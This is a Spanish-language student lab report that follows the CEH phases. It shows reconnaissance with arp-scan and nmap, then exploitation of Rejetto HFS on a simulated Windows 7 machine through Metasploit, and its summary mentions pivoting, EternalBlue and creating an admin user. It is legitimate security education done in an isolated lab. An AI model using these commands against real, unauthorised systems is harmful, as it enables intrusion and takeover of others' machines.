A futuro, es fundamental que los gobiernos y las organizaciones implementen marcos de supervisión preventiva que incluyan:

-Cláusulas contractuales relacionadas con el cumplimiento ético (compliance digital).

-Auditorías regulares a proveedores tecnológicos.

-Evaluaciones de riesgo ético y reputacional previas a la firma de contratos.

-Certificaciones en buenas prácticas de ciberseguridad, como ISO 27001 o NIST CSF.

El propósito no se limita a la imposición de sanciones, sino que busca fomentar una cultura de integridad digital. Las empresas dedicadas a la ciberseguridad deben entender que su rol consiste en proteger la información, en lugar de explotarla.

Componente Práctico - Prácticas Simuladas

Demostrar vulnerabilidades en un sistema informático a partir del uso de metodologías y técnicas de intrusión.

Selección del marco CEH y resumen del ejercicio

Para el desarrollo de esta fase práctica seleccioné el marco CEH (Certified Ethical Hacker) porque es uno de los esquemas metodológicos más utilizados a nivel profesional para

guiar pruebas de penetración de manera ética, ordenada y sistemática. Según EC-Council (2025), la certificación CEH aporta un fuerte valor profesional, ya que muchos profesionales reportan mejoras en su reconocimiento laboral, crecimiento de carrera, y desarrollo de habilidades reales de hacking ético.

En el ejercicio práctico desarrollado en el documento adjunto, apliqué estas fases del marco CEH para comprometer un entorno simulado compuesto por una Hacker Machine, una Victim Machine y una Internal Machine. Inicialmente, realicé reconocimiento y escaneo de la Victim Machine, identificando el servicio vulnerable Rejetto HFS en el puerto 80. Posteriormente, exploté esa vulnerabilidad mediante Metasploit para obtener una sesión de Meterpreter.

Siguiendo las fases de CEH, pasé a realizar pivoting y movimiento lateral, utilizando módulos como autoroute, arp_scanner, portfwd y portproxy para acceder a la red interna. Esto permitió ejecutar un ataque más avanzado sobre la Internal Machine a través de un túnel que exponía el puerto SMB, lo que finalmente hizo posible explotar la vulnerabilidad EternalBlue y obtener control total sobre ese segundo equipo.

Como etapa final de post-explotación, validé privilegios, apliqué escalación y creé un usuario administrador para demostrar el impacto del compromiso. Todo este proceso se ejecutó de manera controlada, documentada y siguiendo la estructura ética propuesta por el marco CEH, lo cual permitió comprender a profundidad tanto la lógica de los ataques como las implicaciones de seguridad en un entorno real.

Reconocimiento (footprinting & reconnaissance)

En esta primera fase, el objetivo fue **recolectar información del entorno**, identificar dispositivos activos y confirmar la arquitectura de red antes de realizar cualquier actividad ofensiva.

-Herramientas utilizadas

-VirtualBox (configuración del entorno)

-Parrot OS y Windows 7 (VMs)

-arp-scan

-ping

-ipconfig

Se realizaron las siguientes acciones:

-Se configuraron las redes internas en VirtualBox para simular el entorno real del laboratorio, conectando la Hacker Machine, Victim Machine e Internal Machine.

-Identifiqué la dirección IP de la víctima realizando un ARP scan: sudo arp-scan -I enp0s3 –localnet

-Verifiqué conectividad hacia la Victim Machine con ping (luego de desactivar su firewall).

-En la máquina víctima usé ipconfig para confirmar su configuración de red.


Resultado: Se obtuvo un mapa inicial del entorno, identificando al host vulnerable (Windows 7 – Rejetto).

Se realiza configuración de los dispositivos involucrados en el ejercicio, para lo cual es necesario simular a través de VM VirtualBox el siguiente escenario compartido por el docente

Eduvin Trigos Sanchez, en donde es necesario realizar una explotación de vulnerabilidades a través de un Metasploit – Pivoting.

Figura 1

Networking a realizar




Nota: Escenario compartido por la UNAD como base de la práctica realizada

Para simular el escenario propuesto, es necesario configurar los 3 dispositivos involucrados en un ambiente controlado a través de Oracle VM VirtualBox, para ello, es necesario configurar en dichos dispositivos, la red propuesta. En el administrador de red de VM VirtualBox, es necesario configurar, nuestra red usada en la Hacker Machine (HackerMachine-SebasCar-Parrot), con la subred 192.168.1.1 a través del Adaptador Puente.

Figura 2

Configuración Adaptador puente (Hacker Machine)



Nota: Para generar un ambiente controlado, se realiza la configuración de cada una de las tarjetas de red de los equipos a trabajar.

De igual manera es necesario configurar la red de la Victim Machine (VictimMachine-SebasCar-Win7), creando una red NAT (en nuestro caso SebasNAT) la cual también será usada por la Internal Machine (InternalMachine-SebasCar-Win7).

Figura 3

Configuración Adaptador NAT

*Nota:*Se realiza la configuración de red NAT (SebasNAT) en los equipos victim machine e internal machine.

Una vez configurada, se debe realizar la actualización de uso de la maquina Hacker Machine (HackerMachine-SebasCar-Parrot), para ello usaremos los siguientes comandos:


Sudo apt update

Sudo apt full-upgrade -y

sudo apt update && sudo apt install --reinstall metasploit-framework -y

Figura 4


Comando 1 de actualización Parrot



Nota: Se realiza actualización de sistema operativo parrot a través del comando sudo apt update

Figura 5


Comando 2 de actualización Parrot



Nota: Se realiza actualización de parrot a través del comando Sudo apt full-upgrade -y

Figura 6

Comando 3 de actualización Parrot.




Nota: Se realiza actualización de Metasploit a través del comando sudo apt update && sudo apt install --reinstall metasploit-framework -y

Seguido de estos pasos de actualización, es necesario confirmar la IP con la cual está trabajando nuestra máquina Parrot, siendo la **IP 192.168.11.14** (enp0s3).

Figura 7

IP del Hacker Machine




Nota: Se realiza ifconfig para verificar la IP de la Hacking Machine

Es necesario realizar validación de la conectividad establecida entre la Hacker Machine y la Victim Machine, para ello, a través de nuestra maquina parrot se realiza un escaneo que lo identifique con el comando **sudo arp-scan -I enp0s3 –localnet.**

Figura 8

Escaneo identificador maquinas conectadas




Nota: Se identifica la victim machine realizando un escaneo de máquinas sobre el mismo segmento de red.

Se identifica por el tipo de MAC la maquina W7 Victim Machine, ya que es una MAC que suele usar una maquina virtualizada, de igual manera, lo validamos desde la Victim Machine con el comando **ipconfig.**

Figura 9

Identificación maquina Victim Machine




Nota: Se realiza ipconfig desde la Victim Machine para verificar la IP (192.168.11.10) de la máquina a la cual queremos explotar en una primera instancia para realizar nuestro pivot.

Antes de realizar un escaneo de puertos, es necesario verificar si nos podemos conectar a la Victim Machine desde nuestra Hacker Machine a través de un ping sencillo, sin embargo, no funciono debido a que el firewall de la Victim Machine se encontraba activado, para ello, fue desactivado y una vez más se realizó ping, encontrando conectividad entre ambas maquinas.

Figura 10

Ping: Conectividad entre Hacker Machine - Victim Machine




Nota: Se deshabilita el firewall configurado en la Victim Machine para realizar el ejercicio de una manera más sencilla para la práctica.

En la Victim Machine es necesario descargar el archivo comprimido “Rejjeto_123456” y ejecutar el archivo “hfs”, de esta manera la Victim Machine tendría habilitado la vulnerabilidad con la cual queremos experimentar en este laboratorio.

Figura 11

Descarga de Rejjeto en la Victim Machine




Nota: Rejeto es puesto intencionalmente en la Victim Machine, con el objetivo de habiliar la vulnerabilidad reevante al puerto 80 y así desde metasploit la Hacking Machine tener un vector de ataque.

Como buena práctica, se crea una carpeta en nuestra Hacker Machine, con el objetivo de documentar el procedimiento e informe; por ello, se crea en el escritorio la carpeta “HackerMachine”.

Figura 12

Creación carpeta repositoro "HackerMachine"



Nota: Se crea un repositorio (carpeta) donde se documentará el escaneo a realizar en la Victim Machine, obteniendo información valiosa y documentada sobre las vulnerabilidades presentes.

Escaneo y enumeración (scanning & enumeration)

Aquí profundicé en la recolección de información técnica del objetivo, enfocándome en identificar puertos y servicios.


Herramienta utilizada: Nmap

A través del siguiente comando, se realiza con la herramienta nmap, un escaneo en sigiloso sin conexión TCP (-sS), detección de datos adicionales (-sC), se valida versionamiento de servicios que corren en los puertos vulnerables en un mínimo de 5000 paquetes (--min-rate 5000), sin resolución de DNS (-n) y sin necesidad de ping previo , junto con información detallada paso a paso (-vvv) y por último es guardado en un .txt consultable (-oN escaneo_puertos.txt).

Sudo nmap -p- -sS -sC -sV –min-rate 5000 -n -Pn -vvv 192.168.11.10 -oN escaneo_puertos.txt

Figura 13

Escaneo de puertos




Nota: Se escanean los puertos y servicios vulnerables de la Victim Machine, junto con su versionamiento con el objetivo de documentar en el repositorio el archivo escaneo_puertos.txt, el cual nos informará de los posibles vectores de ataque que podemos vulnerar.

Se evidencian los siguientes puertos abiertos, junto con los servicios y el versionamiento. Esto nos da una mirada desde donde la Hacking Machine puede explotar vulnerabilidades de la Victim Machine. Para el ejercicio académico, se evidencia el puerto 80/tcp abierto, por el cual explotaremos la vulnerabilidad rejjeto.

Figura 14

Escaneo, servicios comprometidos, puerto 80 y .txt



Nota: Se evidencia que el puerto 80 está vulnerable a través del versionamiento de la aplicación rejjeto, desde allí se ejecutará nuestro proceso de ataque.

Resultados:

-Enumeración completa de puertos

-Identificación de servicios activos

-Confirmación de puerto vulnerable 80/tcp donde corría Rejetto HFS


Este descubrimiento marcó el punto de entrada inicial para el ataque.

Gaining Access (Explotación inicial)

CEH define esta fase como el momento en el que el analista usa la información recolectada para comprometer al objetivo. Aquí exploté la vulnerabilidad Rejetto HFS en el puerto 80 de la Victim Machine, teniendo como objetivo tener control en esta última máquina, paso previo al pivot a realizar a la máquina Internal Machine, para lo cual se deben seguir los siguientes pasos. Se debe comenzar por ejecutar el Metasploit en la Hacker Machine.

Figura 15

Apertura Metasploit.




Nota: Ejecución de Metasploit desde la consola de Parrot

Ingresamos el comando **search rejetto** en el Metasploit, en donde nos aparecen 2 vulnerabilidades relacionadas a rejetto.

Figura 16

Busqueda de rejetto con Metasploit




Nota: Metasploit informa 2 vulnerabilidades encontradas relacionadas con Rejjeto, una de ellas será ejecutada para continuar con el vector de ataque hacia la Victim Machine.

Para nuestro ejercicio trabajaremos con el exploit 1, para ello es necesario realizar el comando **use 1** o **use explot/Windows/http/rejetto_hfs_exec** seleccionando el exploit con el que buscaremos acceso a la Victim Machine.

Figura 17

Selección de exploit de rejetto




Nota: Seleccionamos la segunda vulnerabilidad compartida por Mestasploit, con ella realizaremos acceso por meterpreter a la Victim Machine.

Para aprovechar esta vulnerabilidad, es necesario validar que opciones se deben modificar, para ello es necesario ingresar el comando show options y validar la información, para este ejercicio la imagen nos muestra el puerto target a usar que será el puerto 80, debe ser modificado el RHOSTS con la IP de mi Victim Machine.

Figura 18

Show Options




Nota: Al configurar el RHOST se ingresa fácilmente a la gestión de la Victim Machine

Se configura la IP del target host necesario, en nuestro caso la Victim Machine, con el comando **set RHOSTS 192.168.11.10** y se verifica una vez mas con el comando **show options** el cambio en el target host.

Figura 19

Configuración de target host con la IP del Victim Machine




Nota: Seleccionamos la segunda vulnerabilidad compartida por Mestasploit, con ella realizaremos acceso por meterpreter a la Victim Machine.

Se ejecuta el exploit a través del comando **run** y se esta conectado a la Victim Machine, de hacho relaciona la ruta en donde se encuentra el rejetto en la máquina.

Figura 20

Explotación de vulnerabilidad: Run




Nota: Al ejecutar el exploit, se evidencia la gestión del usuario actual de la Victim Machine, de tal manera que es claro que se pudo ingresar a la gestión CMD de este dispositivo.

A través del comando **ipconfig** se verifica la conectividad correcta con la Victim Machine, en donde se evidencian las redes de dicha máquina.

Figura 21

Ipconfig: verificación de conexión a la Victim Machine




Nota: El ipconfig nos da la seguridad de que hemos ingresado a la gestión de Windows de la Victim Machine; esto es un gran paso previo al pivot a realizar.

De la misma manera podemos validar el acceso a la Victim Machine a través del comando sysinfo, el cual nos comparte la información del sistema de dicha máquina.

Figura 22

Sysinfo: verificación de conexión a la Victim Machine




Nota: El poder de evidenciar la información del sistema de la Victim Machine nos apoya a entender el tipo de máquina atacada y cómo sacar provecho de esta información.

Verificando en la Victim Machine, se evidencia la conexión del exploit ejeuctado mediante el HFS en Windows 7.

Figura 23

Visual del exploit ejecutado desde el HFS en la Victim Machine



Nota: En la app HFS se evidencian los accesos fraudulentos realizados desde la Hacking Machine a través del puerto 80 abierto en la Victim Machine.

